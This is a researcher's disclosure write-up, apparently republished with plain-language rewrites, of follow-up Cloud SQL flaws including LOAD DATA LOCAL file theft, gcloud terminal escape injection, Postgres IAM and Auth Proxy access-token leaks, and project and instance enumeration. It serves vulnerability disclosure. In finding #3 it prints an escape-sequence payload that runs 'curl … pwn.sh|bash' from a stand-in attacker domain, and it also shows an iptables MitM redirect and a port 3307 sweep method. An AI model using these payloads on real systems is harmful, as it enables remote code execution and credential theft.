Back then in January, I reported a vulnerability to Google that let me spawn a remote shell on Cloud SQL instances, both MySQL and Postgres. This article is about the follow up, describing a couple of vulnerabilities enabled by the original finding.
The report describes several follow-up vulnerabilities enabled by a compromised Cloud SQL instance, including a Postgres service account with read access to other products' Docker images, MySQL LOAD DATA LOCAL abuse to steal client files, terminal escape sequence injection into gcloud, Postgres IAM authentication leaking access tokens, and Cloud SQL Auth Proxy leaking access tokens via client certificates over TLS 1.2. An attacker with control of a Cloud SQL instance could steal credentials or files from users and admins.

If you are interested in the original flaw, you can find my detailed write up here. Even though the bug was fixed super quickly (effectively in a few days), my efforts were not rewarded financially.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
In January 2021 I reported a vulnerability to Google that let me spawn a remote shell on Cloud SQL instances, both MySQL and Postgres. This article is about the follow up: a couple of vulnerabilities enabled by that original finding. The original flaw was fixed quickly, effectively in a few days, but my efforts were not rewarded financially. These instances are managed by Google's SRE team and they do not let you execute arbitrary code on the database hosts, so I learned that the VM is the security boundary here, not the SQL engine. After I proposed two additional attack vectors, the VRP team kindly assigned a research grant, so I had the chance to take a deeper look. The objective was to identify attack vectors enabled by a compromised Cloud SQL instance.
Cloud SQL is Google's managed database service. Each instance runs on a VM using Container Optimized OS, provisioned via cloud-init, with a set of Docker containers. For MySQL the containers are:
- mysql: the vendor application itself, the only container running as non-root.
- healthcheck: interacts with MySQL and sends heartbeats to the control plane. It has a listening socket on
[redacted]:8080, with HTTP API methods at/servingz,/master_healthz,/varz,/rateaclzand/debug/vars(probably there are more). Since the service is not accessible over the network, I did not analyse it much. - logging: looked like a standard component of Google's server side stack.
- monitoring: another standard component of Google's server side stack.
- semisyncreporter: a helper service supporting replication.
- steward: the most important component. It polls the PubSub channel of the VM and the Cloud SQL agent API to execute operations (for example list the databases) dispatched by the control plane. Steward exposes the unix socket of the Docker engine to the Cloud SQL control plane; to kick off a new workload, the control plane sends an HTTP request to steward that is forwarded to the Docker engine to create a new container.
The GCP project behind a Cloud SQL instance hosts thousands (?) of other SQL instances as well. Fellow researchers had found that all these hosts were accessible over the VPC network, but that hole has been stuffed since then: network communication to other hosts is completely firewalled.
Setup
The test environment was a special MySQL instance, still in the production environment, with an SSH server listening on port 3307 that let me access the host machine as root directly. It was a bit fragile: I lost access several times when the box was rebooted, for example due to the built-in self-healing feature of the product.
It took me quite some time to establish a stable way to monitor activity across these components. Reversing 30+ mbyte Golang binaries is not fun. I wanted to deploy mitmproxy, but hit practical limitations (for example lack of trailers support). Some of the services also had CA pinning configured, so tweaking the OS truststore was not an option. I built a plugin for ezinject to disable TLS verification in these services, but it was not reliable outside my dev environment. I ended up with a solution that patches the target process on the fly to activate the InsecureSkipVerify setting. Eavesdropping finally started working:

If you are looking for a similar tool, another one leverages the built-in http2debug feature, but that was born only after this Cloud SQL research. It would also have been handy to reconstruct the protocol buffer definitions used by these services; a few months later I put together an experimental solution for that purpose too.
Finding it
With the ability to observe and answer control plane traffic, I could look at what a compromised instance can reach and what it can send back. Six findings came out of this, plus a few side tracks.
#1: Postgres service account has access to the Docker images of other RDSs
The service account the Cloud SQL VM runs as has read access to a GCR repository where Docker images of other Cloud SQL products (MySQL, SQL Server, etc.) could be downloaded. The complete list of images I could have downloaded was fetched via the catalogue API of Docker. This list includes some RDS images that are not even offered to the public (Oracle). I was uncertain whether this meets the bar of security servicing (it did not), but it is definitely not in line with the principle of least privilege, so I filed a ticket.
#2: MySQL LOAD DATA LOCAL abuse
MySQL server has a frequently criticised feature called LOAD DATA LOCAL. The documentation says: "In theory, a patched server could tell the client program to transfer a file of the server's choosing rather than the file named in the statement. Such a server could access any file on the client host to which the client user has read access. (A patched server could in fact reply with a file-transfer request to any statement, not just LOAD DATA LOCAL, so a more fundamental issue is that clients should not connect to untrusted servers.)"
To verify this I built and published a generic PoC tool at https://github.com/irsl/mysql-load-data-local-abuse. If the MySQL server is taken over, it could be abused to steal files of clients. Cloud Shell runs on Debian, which is affected by default, so it is a perfect candidate to demonstrate this, especially since it is integrated with Cloud Console, so it can be triggered with a click and the enter button. I shot a demo video about abusing the local data infile feature: it would have allowed an attacker to steal files (including SSH keys) of other admins, with the victim initiating the connection via the Cloud Console using the integrated Cloud Shell.
A little cheating: since I did not have access to the data consumer project of cloudsql-grant, I initiated the connection to a MySQL Cloud SQL instance created by me. I did not have code execution on this instance this time, so I redirected the TCP connection on the Cloud Shell VM to the rogue mysql tool I was hosting. I do not see any reason why this attack would not work in a real setup.
For remediation I recommended forcing the mysql CLI to run with the local-infile=0 setting.
#3: Terminal escape sequence injection to gcloud
By reverse engineering the PubSub message exchange protocol of the steward process I could implement a custom service to respond to operation requests dispatched by OnePlatform through PubSub. One such request is listing the databases, and I put together working tooling to respond with arbitrary data. I found that the official GCP CLI, gcloud, is vulnerable to terminal escape sequence injection attacks, which may lead to arbitrary command execution on the client side if the victim executes a gcloud sql command that is routed to a compromised Cloud SQL instance.
The most recent versions of the most popular terminal emulators are patched against attacks known to execute commands, but they have a long history of such issues. Based on the fact that, depending on the terminal, other features such as font size, colours, terminal size, character set and alternate screen buffers may be accessible through escapes, and that the list of terminal emulators (xterm, linux console, gnome-terminal, konsole, fbterm, Terminal on Mac OS and more) is long, each with its own bugs and limitations compared to the DEC and ANSI standards, I think it is reasonable to assume that there are terminal emulators out there which could be exploited even today, or that new attacks could be identified in the future.
GCP users are not prepared for terminal escape sequence injections while using gcloud, so the CLI should feature a security measure to prevent this class of attacks. This could be done by adding a layer to the rendering logic to mask escape characters, just like cat -v does. As an alternative, consider adding a monitor or alert that catches escape sequence codes in responses sent out by edge googleapis services. The attack is not Cloud SQL specific and would most probably work in the case of other similar Google Cloud services as well.
I also reviewed the source code of screen and tmux briefly. Screen has an undocumented feature that allows writing and reading the title of the current window, so the classical attack can be mounted to feed the input of the terminal with an arbitrary string. There is a limitation I could not bypass: newlines are filtered out, so the user needs to press enter after the cloud command. Since I hide the injected text, I think hitting the enter button would be a user reaction with high likelihood.
To demo this I improved the attack tool to accept charset and collision parameters as well, so an attack targeting screen could look like this:
./send-custom-databasename-response information_schema utf8 "$(echo -e 'utf8_general_ci\n\n\e[0GTo take a quick anonymous survey, run:\n $ gcloud survey\n\n\e[107m \e[97m \x1Bk;curl -s https://attackerdomain.tld/pwn.sh|bash;\x1B\ \e[21t')"
Explanation of the payload:
utf8_general_ci <- the string the users expect to see\n\n <- some newlines\e[0G <- positioning the cursor back to the beginning of the lineTo take a q... <- the normal survey ad of gcloud\n\n <- some newlines\e[107m <- background color white\e[97m <- foreground color white\x1Bk;curl -s https://attackerdomain.tld/pwn.sh|bash;\x1B\ <- change AKA (set the window title)\e[21t <- query the window title
#4: Postgres IAM authentication could allow stealing access token of other users
This is (was?) about a design issue with Postgres on Cloud SQL. Postgres supports IAM authentication (I believe MySQL does too, it is just not documented yet; at least I saw the corresponding plugins loaded). It is a convenient method to access the database without the hassle of credentials. With a human user you can do something like this, and the access token in use is the one prefixed with ya29.. Service accounts are supported too.
To authenticate, the IAM authentication plugin at the Postgres server side instructs the client to send a plaintext password. This way the Postgres DBMS actually received a generic (non-scoped) authentication token that could be used to communicate with other Google services on behalf of the client. If a Postgres server is compromised (for example by a Cloud SQL Admin, as I did in my original report), the threat actor could abuse it to steal the authentication token of (another) user.
Proof: a malicious psql replacement app running on my desktop, upstreaming to the Cloud SQL instance in my project:
A legitimate client connecting to the malicious psql server this time (the target address could of course be the real one in a real attack):
The script above was written by me: a simple dummy TCP level proxy server with dummy support for the Postgres wire protocol.
To remediate this I suggested the team use derived tokens that are valid for the destination Cloud SQL instance only. This bug was marked as fixed since then. According to the feedback I received, the way account tokens are scoped for these actions is improved, but I did not look into the details this time. The PoC script can be found at https://github.com/irsl/postgres-proxy-cloudsql-iam-vuln/tree/main.
#5: Cloud SQL Auth Proxy leaking access tokens over the network (MitM attack)
Cloud SQL Auth proxy is a Google product that supports the RDS instances hosted in Cloud SQL; it provides secure access to your instances without the need for securing network access (firewall and TLS) and facilitates authentication for non-cloud native applications, so they still use short-lived credentials instead of hard-coded passwords that are never rotated. This makes using Cloud SQL convenient and is a real added value compared to competitor cloud providers.
The server side of the Cloud SQL Auth proxy runs by default on all Cloud SQL instances, listening on TCP port 3307 open to the whole internet. As a compensating control, the port is heavily secured using TLS/PKI; to establish the TLS channel one also needs to present a valid client certificate signed by an instance specific issuing CA. Example, connecting to gcp-experiments-20200608:europe-west1:cloudsql-proxy:
# openssl s_client -connect [redacted]:3307...Acceptable client certificate CA namesdnQualifier = 9232610d-b3ae-42f5-86f8-30768f3c12e0, CN = Google Cloud SQL Signing CA gcp-experiments-20200608:cloudsql-proxy, O = "Google, Inc", C = USC = US, O = "Google, Inc", OU = Google Cloud SQL Connectivity Probers, CN = Google Cloud SQL Connectivity Probers CA
You can obtain a client certificate by calling the createEphemeral method of the Cloud SQL Admin API. This requires the "Cloud SQL Client" IAM role, at least. To make the setup easier, Google provides the client side proxy application as well, which opens a simple tunnel on the loopback network interface. This project is open source. The TLS channel between the Cloud SQL Auth proxy client and server is TLSv1.3 by default, but TLSv1.2 was supported as well.
The application supports a special flag:
-enable_iam_loginEnables the proxy to use Cloud SQL IAM database authentication. This will cause the proxy to use IAM account credentials for database user authentication.
If it is enabled, the access token of the user running the client proxy is included in the client certificate during the provisioning process. The responsible code could be found in proxy/certs/certs.go. The access token is among the subject alternative names and looks like this:
nonamedomainkft@cloudshell:~$ openssl asn1parse -in cert-iam.pem... 88:d=5 hl=2 l= 3 prim: OBJECT :commonName 93:d=5 hl=2 l= 67 prim: PRINTABLESTRING :Google Cloud SQL Signing CA gcp-experiments-20200608:cloudsql-proxy 607:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Subject Alternative Name... 612:d=5 hl=4 l= 325 prim: OCTET STRING [HEX DUMP]:...nonamedomainkft@cloudshell:~$ echo | xxd -r -p | xxd00000000: 3082 0141 8119 6e6f 6e61 6d65 646f 6d61 0..A..nonamedoma00000010: 696e 6b66 7440 676d 6169 6c2e 636f 6da0 [redacted]: 8201 2206 0155 a082 011b 0382 0117 000d .."..U..........00000030: 0000 0000 1a8e 0279 6132 392e 6130 4166 .......ya29.a0Af00000040: 4836 534d 426d 3759 5575 4351 3962 4468 H6SMBm7YUuCQ9bDh00000050: 2d6c 5a42 4f31 6b6d 766b 314f 6f70 7a74 -lZBO1kmvk1Oopzt00000060: 3256 4837 6149 4965 666e 4b34 5945 5774 2VH7aIIefnK4YEWt00000070: 4374 6443 5f50 5339 4d35 7137 2d6d 5250 CtdC_PS9M5q7-mRP...redacted
In general, x509 certificates are public by nature, but client certificates sometimes carry additional responsibility, like in this example. The finding is that before TLSv1.3, client certificates are transferred over the network in clear text as part of the TLS handshake. This means access tokens of Cloud SQL Auth proxy users can be eavesdropped by attackers in a man in the middle position, and then used to connect and authenticate to the database with the same permissions as the original client. The identity owning the access token might have additional IAM roles assigned as well, so the impact of obtaining such a token could be wider than the Cloud SQL platform alone.
TLS implementations usually reject setting up a TLS listener without having the private key, so to demonstrate this I built a tool on top of a patched version of Golang's TLS stack. The handshake fails at the end, but at that point the client certificate has already been captured.
Simulating the rogue myself being in a MitM position:
root@cloudshell:~$ iptables -tnat -A OUTPUT -p tcp -d [redacted] --dport 3307 -j DNAT --to-destination [redacted]:10839
Running the Cloud SQL Auth Proxy:
nonamedomainkft@cloudshell:~/cloud-sql-proxy/x$ ./cloud_sql_proxy -instances=gcp-experiments-20200608:europe-west1:cloudsql-proxy=tcp:3307 -enable_iam_login...
Initiating a connection:
nonamedomainkft@cloudshell:~$ psql -h [redacted] -p 3307psql: error: server closed the connection unexpectedly This probably means the server terminated abnormally before or while processing the request
On the attacker console (where the PoC application had been started before the steps above):
The oldest GitHub issue of Cloud SQL Auth proxy is dated back to 2016, way before TLSv1.3, so I felt there was a chance this feature had been used even when only TLSv1.2 was supported by Golang. In that case old clients may have been submitting access tokens over the network in clear text, allowing passive attackers (compared to the active attacker above) to steal the tokens and gain access to the database or more. The product team got back to VRP, and they to me, that this IAM feature was added only later, when Golang already supported TLSv1.3, so this suspicion was incorrect.
Since then the product team has also patched the hole behind the main attack vector so Cloud SQL Auth proxy clients force using TLSv1.3. If you are concerned about active network attacks, make sure to upgrade your client. The tool used to demonstrate this attack can be found at https://github.com/irsl/cloud-sql-auth-proxy-iam-mitm.
While researching this topic I also identified a DoS issue in Golang's TLS implementation (CVE-2021-34558); the fun fact is that the language had been vulnerable since version 1.0.
#6: Cloud SQL SQL Proxy information disclosure flaw (project and instance name)
The Cloud SQL authentication proxy server, a Golang application, runs by default on each Cloud SQL instance and is publicly accessible from any IP address. The software is vulnerable to information disclosure: project name and SQL instance name are disclosed without authentication. Connecting to my SQL grant instance:
openssl s_client -connect [redacted]:3307
…
Acceptable client certificate CA names
dnQualifier = 60884d4d-def3–480b-9492-b9d305c1bb21, CN = Google Cloud SQL Signing CA cloudsql-grant:cloudsql-grant, O = "Google, Inc", C = US
C = US, O = "Google, Inc", OU = Google Cloud SQL Connectivity Probers, CN = Google Cloud SQL Connectivity Probers CA
In this example the first cloudsql-grant is the name of the GCP project, the second is the name of the SQL instance. As quick additional proof I increased the IP address by one and connected there as well:
openssl s_client -connect [redacted]:3307
…
dnQualifier = 47accc47-febf-43cc-bdc2-b40149bfebb9, CN = Google Cloud SQL Signing CA neuron-prod:sentry-postgresql, O = "Google, Inc", C = US
This info comes from the TLS handshake, the certificate_authorities field. It is not possible to fine-tune this setup in Golang; sharing this info cannot be disabled. I recommended contacting the Golang team to request improving the configurability of the TLS stack so the SQL proxy would not disclose this info any longer. As the attack scenario I highlighted that a crawler bot could enumerate and build a map of the complete Cloud SQL userbase by connecting to port 3307 and extracting this information about project and SQL instance names. A public database like this may even draw the attention of journalists focusing on IT security. This submission was accepted first, then turned into a duplicate the day after. I did not receive any follow up since.
Exploitation
Step 1: Take over the instance and observe the control plane
With root on the VM, via the SSH server on port 3307, I could read the containers and their traffic. Because of CA pinning, the practical route was to patch the running Golang processes to set InsecureSkipVerify, which let me see the PubSub and agent API exchanges.
Step 2: Impersonate steward and answer operation requests
By reverse engineering the PubSub message exchange protocol of steward I implemented a custom service that responds to operation requests dispatched by OnePlatform through PubSub. One such request is listing the databases, and I built tooling to respond with arbitrary data. That is the primitive behind findings #3 and the XSS side track.
Step 3: Inject terminal escapes through the database list (screen variant)
With the tool accepting charset and collision parameters, the response for information_schema carried the escape sequence shown above. The payload prints the expected utf8_general_ci, moves the cursor to the start of the line with \e[0G, prints a fake gcloud survey advertisement, then uses \x1Bk;...\x1B\ to change AKA (set the window title) and \e[21t to query the window title. Screen's undocumented title read/write feature allows the classical attack to feed the terminal input with an arbitrary string; newlines are filtered, so the user has to press enter, which is likely after a cloud command.
Step 4: Steal a Postgres IAM token with a fake server
I ran a dummy TCP proxy with partial Postgres wire protocol support, exposed it through ngrok, and had a legitimate client connect with psql. The IAM plugin asks the client for a plaintext password, so the server receives the user's generic token. The client output above shows a normal-looking session (postgres=>), while the malicious server captured the token.
Step 5: Capture a Cloud SQL Auth proxy client certificate in a MitM position
I redirected traffic destined for the proxy server to my own listener with an iptables DNAT rule, ran the client proxy with -enable_iam_login, and initiated a connection with psql. The PoC, built on a patched Golang TLS stack, captured the client certificate during the handshake, printed the email SAN and the ya29. access token, and saved the certificate locally; the handshake failed at the end. The client saw server closed the connection unexpectedly and the attacker side ended with remote error: tls: internal error, after the certificate had already been captured.
Step 6: Enumerate project and instance names
A plain openssl s_client to port 3307 returns the acceptable client certificate CA names, which embed <project>:<instance>. Incrementing the IP by one returned a different project and instance; I highlighted that a crawler bot could enumerate and build a map of the Cloud SQL userbase this way.
Root cause
- #1: the VM service account was granted read access to a GCR repository holding images of other Cloud SQL products, a least-privilege failure rather than a memory-safety bug.
- #2: Cloud Shell runs on Debian, which is affected by default; I recommended forcing the mysql CLI to run with
local-infile=0. - #3: gcloud is vulnerable to terminal escape sequence injection, so a compromised instance can drive the terminal of a user running a routed
gcloud sqlcommand. - #4: the Postgres IAM plugin asks for a plaintext password, so the server receives a generic, non-scoped token that is valid for other Google services on behalf of the client.
- #5: the client certificate carries the access token in a SAN, and before TLSv1.3 client certificates travel in clear text during the handshake. The IAM feature was added only after Golang supported TLSv1.3, so the passive-attacker variant did not apply historically.
- #6: Golang's TLS stack sends the acceptable CA list in the handshake and offers no way to suppress it, so the proxy discloses project and instance names to unauthenticated clients.
Impact
- #1: read access to images of other Cloud SQL products, including non-public Oracle images. Not accepted as a security issue.
- #2: theft of files, including SSH keys, from admins who connect through Cloud Shell to a compromised instance. Demonstrated with a redirected connection rather than a real compromised instance.
- #3: arbitrary command execution on a victim's machine if they run a
gcloud sqlcommand against a compromised instance and their terminal is exploitable; the screen variant needs the user to press enter. - #4: theft of a user's generic token by a compromised Postgres server, with access to other Google services as that user.
- #5: an active MitM can capture a Cloud SQL Auth proxy user's access token and connect to the database with the same permissions; the token's identity may hold wider IAM roles.
- #6: unauthenticated enumeration of project and instance names across the Cloud SQL userbase.
Fix
- #1: not fixed.
- #2: fixed; I recommended forcing
local-infile=0in the mysql CLI. - #3: not yet fixed; I recommended masking escape characters like
cat -v, or alerting on escape codes in edge googleapis responses. - #4: fixed; I suggested derived tokens valid only for the destination instance, and the token scoping was improved.
- #5: fixed; clients now force TLSv1.3. Upgrade your client if you care about active network attacks.
- #6: accepted first, then turned into a duplicate the day after; I recommended asking the Golang team for configurability of the TLS stack.
Variants to test
- Other CLIs rendering server data: run a
gcloud-style command against a controlled backend that returns escape sequences in names. A positive result is the terminal changing title, colours or input buffer. - Other terminal multiplexers: repeat the screen title trick against tmux and other emulators. A positive result is injected text appearing in the input line without the user typing it.
- Other IAM database plugins: point a client at a fake MySQL or Postgres server with IAM auth. A positive result is receiving a
ya29.token in plaintext. - Other mTLS services with tokens in SANs: inspect client certificates issued by
createEphemeraland similar APIs for embedded credentials. - Port 3307 sweeps: connect with
openssl s_clientacross address ranges and parse the CA names. A positive result is a list of<project>:<instance>pairs. - LOAD DATA LOCAL clients: connect a stock client to a malicious server. A positive result is the client sending a file it was not asked for.
What happened, in plain words
In January 2021 I reported a vulnerability to Google that let me spawn a remote shell on Cloud SQL instances, both MySQL and Postgres. This article is about the follow up: a couple of vulnerabilities enabled by that original finding. The original flaw was fixed quickly, effectively in a few days, but my efforts were not rewarded financially. These instances are managed by Google's SRE team and they do not let you execute arbitrary code on the database hosts, so I learned that the VM is the security boundary here, not the SQL engine. After I proposed two additional attack vectors, the VRP team kindly assigned a research grant, so I had the chance to take a deeper look. The objective was to identify attack vectors enabled by a compromised Cloud SQL instance.
Cloud SQL is Google's managed database service. "Managed" means you rent a database and Google runs the machine, the updates and the backups for you. Each instance runs on a VM (a virtual machine, a computer that exists only as software inside a bigger physical computer) using Container Optimized OS, provisioned via cloud-init, with a set of Docker containers. A container is a lightweight, sealed box that holds one program and everything it needs to run; several containers share the same underlying machine. cloud-init is the tool that sets up a fresh machine automatically at first boot. For MySQL the containers are:
- mysql: the vendor application itself, the only container running as non-root. "Root" is the all-powerful administrator account on a Linux machine; running as non-root means the program has deliberately reduced powers, so a bug in it cannot take over the whole machine.
- healthcheck: interacts with MySQL and sends heartbeats to the control plane. A heartbeat is a small regular message that says "I am still alive". The control plane is Google's central management system that tells each instance what to do. It has a listening socket on
[redacted]:8080, with HTTP API methods at/servingz,/master_healthz,/varz,/rateaclzand/debug/vars(probably there are more). A socket is the network door a program listens on;[redacted]means "all network interfaces of this machine" and8080is the door number (the port). An HTTP API is a set of URLs a program answers, like a menu of requests it understands. Since the service is not accessible over the network, I did not analyse it much. - logging: looked like a standard component of Google's server side stack.
- monitoring: another standard component of Google's server side stack.
- semisyncreporter: a helper service supporting replication. Replication is keeping a second copy of a database in sync with the first.
- steward: the most important component. It polls the PubSub channel of the VM and the Cloud SQL agent API to execute operations (for example list the databases) dispatched by the control plane. Polling means asking again and again "anything for me?". PubSub is Google's message queue: one system drops a message in a channel, another picks it up later. Steward exposes the unix socket of the Docker engine to the Cloud SQL control plane; a unix socket is a door that only programs on the same machine can use, not the network. To kick off a new workload, the control plane sends an HTTP request to steward that is forwarded to the Docker engine to create a new container.
The GCP project behind a Cloud SQL instance hosts thousands (?) of other SQL instances as well. A GCP project is the folder that groups a customer's Google Cloud resources and bills them together. Fellow researchers had found that all these hosts were accessible over the VPC network, but that hole has been stuffed since then: network communication to other hosts is completely firewalled. A VPC network is the private internal network Google uses between its machines; a firewall is the filter that decides which connections are allowed.
Setup
The test environment was a special MySQL instance, still in the production environment, with an SSH server listening on port 3307 that let me access the host machine as root directly. SSH is the standard way to open a text terminal on a remote machine. It was a bit fragile: I lost access several times when the box was rebooted, for example due to the built-in self-healing feature of the product. Self-healing means the platform notices a broken machine and replaces it automatically, which also wipes whatever you changed on it.
It took me quite some time to establish a stable way to monitor activity across these components. Reversing 30+ mbyte Golang binaries is not fun. "Reversing" means reading a compiled program (here written in the Go language, called Golang) to work out what it does, because you do not have its source code. I wanted to deploy mitmproxy, a tool that sits in the middle of a connection and shows the traffic, but hit practical limitations (for example lack of trailers support). Some of the services also had CA pinning configured, so tweaking the OS truststore was not an option. CA pinning means a program is built to trust only one specific certificate authority and ignores the general list of trusted authorities stored in the operating system; the truststore is that general list. I built a plugin for ezinject to disable TLS verification in these services, but it was not reliable outside my dev environment. TLS is the encryption layer behind HTTPS; "verification" is the check that the other side's certificate is genuine. I ended up with a solution that patches the target process on the fly to activate the InsecureSkipVerify setting. Patching a running process means changing its behaviour in memory while it runs, without touching the file on disk. InsecureSkipVerify is a Go setting that turns the certificate check off. Eavesdropping finally started working:
Eavesdropping finally started working after that patch. If you are looking for a similar tool, another one leverages the built-in http2debug feature, but that was born only after this Cloud SQL research. It would also have been handy to reconstruct the protocol buffer definitions used by these services; a few months later I put together an experimental solution for that purpose too. Protocol buffers are Google's compact format for structured messages; the "definitions" describe which fields a message has, and without them the captured bytes are hard to read.
Finding it
With the ability to observe and answer control plane traffic, I could look at what a compromised instance can reach and what it can send back. Six findings came out of this, plus a few side tracks.
#1: Postgres service account has access to the Docker images of other RDSs
The service account the Cloud SQL VM runs as has read access to a GCR repository where Docker images of other Cloud SQL products (MySQL, SQL Server, etc.) could be downloaded. A service account is a robot user account that a machine uses instead of a person. GCR is Google's registry for container images; an image is the packaged template a container is created from. The complete list of images I could have downloaded was fetched via the catalogue API of Docker. This list includes some RDS images that are not even offered to the public (Oracle). RDS here means the managed database products. I was uncertain whether this meets the bar of security servicing (it did not), but it is definitely not in line with the principle of least privilege, so I filed a ticket. The principle of least privilege says every account should have only the permissions it actually needs, nothing more.
#2: MySQL LOAD DATA LOCAL abuse
MySQL server has a frequently criticised feature called LOAD DATA LOCAL. The documentation says: "In theory, a patched server could tell the client program to transfer a file of the server's choosing rather than the file named in the statement. Such a server could access any file on the client host to which the client user has read access. (A patched server could in fact reply with a file-transfer request to any statement, not just LOAD DATA LOCAL, so a more fundamental issue is that clients should not connect to untrusted servers.)"
In everyday terms: LOAD DATA LOCAL is meant to let you upload a file from your own computer into the database. The client (the program on your side) asks the server which file to send, and a malicious server can name any file it likes, for example your private key. It is like a shop assistant asking you to read out the contents of your wallet instead of the shopping list you came in with.
To verify this I built and published a generic PoC tool at https://github.com/irsl/mysql-load-data-local-abuse. PoC means proof of concept, a small program that shows the problem is real. If the MySQL server is taken over, it could be abused to steal files of clients. Cloud Shell runs on Debian, which is affected by default, so it is a perfect candidate to demonstrate this, especially since it is integrated with Cloud Console, so it can be triggered with a click and the enter button. Cloud Shell is a browser-based terminal that Google offers inside its console; Debian is a Linux distribution, and its MySQL client allows this file transfer unless told otherwise. I shot a demo video about abusing the local data infile feature: it would have allowed an attacker to steal files (including SSH keys) of other admins, with the victim initiating the connection via the Cloud Console using the integrated Cloud Shell. An SSH key is the private file that proves who you are when connecting to a server, so stealing it is like stealing a house key.
A little cheating: since I did not have access to the data consumer project of cloudsql-grant, I initiated the connection to a MySQL Cloud SQL instance created by me. I did not have code execution on this instance this time, so I redirected the TCP connection on the Cloud Shell VM to the rogue mysql tool I was hosting. TCP is the basic protocol that carries most internet connections; redirecting it means sending the traffic to a different destination than the one the client thinks it is talking to. I do not see any reason why this attack would not work in a real setup.
For remediation I recommended forcing the mysql CLI to run with the local-infile=0 setting. Remediation means the fix. The CLI is the command-line client, the text program you type commands into, and local-infile=0 switches the local file feature off.
#3: Terminal escape sequence injection to gcloud
By reverse engineering the PubSub message exchange protocol of the steward process I could implement a custom service to respond to operation requests dispatched by OnePlatform through PubSub. One such request is listing the databases, and I put together working tooling to respond with arbitrary data. I found that the official GCP CLI, gcloud, is vulnerable to terminal escape sequence injection attacks, which may lead to arbitrary command execution on the client side if the victim executes a gcloud sql command that is routed to a compromised Cloud SQL instance.
A terminal is the text window where commands and their output appear. Besides plain letters, a terminal understands special invisible codes called escape sequences, which control things like colour, cursor position and the window title. Injection means sneaking such codes into data that the program prints, so the terminal obeys them as if they were commands. It is like writing stage directions in the middle of a letter and having the reader act them out.
The most recent versions of the most popular terminal emulators are patched against attacks known to execute commands, but they have a long history of such issues. A terminal emulator is the program that draws the terminal window, for example the one built into your operating system. Based on the fact that, depending on the terminal, other features such as font size, colours, terminal size, character set and alternate screen buffers may be accessible through escapes, and that the list of terminal emulators (xterm, linux console, gnome-terminal, konsole, fbterm, Terminal on Mac OS and more) is long, each with its own bugs and limitations compared to the DEC and ANSI standards, I think it is reasonable to assume that there are terminal emulators out there which could be exploited even today, or that new attacks could be identified in the future. DEC and ANSI are the old published standards that describe what these escape codes should mean.
GCP users are not prepared for terminal escape sequence injections while using gcloud, so the CLI should feature a security measure to prevent this class of attacks. This could be done by adding a layer to the rendering logic to mask escape characters, just like cat -v does. cat -v is a standard command that prints a file while showing invisible characters as visible text instead of obeying them. As an alternative, consider adding a monitor or alert that catches escape sequence codes in responses sent out by edge googleapis services. The attack is not Cloud SQL specific and would most probably work in the case of other similar Google Cloud services as well.
I also reviewed the source code of screen and tmux briefly. Screen and tmux are terminal multiplexers: programs that keep several terminal sessions alive inside one window, often used on servers. Screen has an undocumented feature that allows writing and reading the title of the current window, so the classical attack can be mounted to feed the input of the terminal with an arbitrary string. In other words, the attacker can put text into the line where the user is about to type. There is a limitation I could not bypass: newlines are filtered out, so the user needs to press enter after the cloud command. Since I hide the injected text, I think hitting the enter button would be a user reaction with high likelihood.
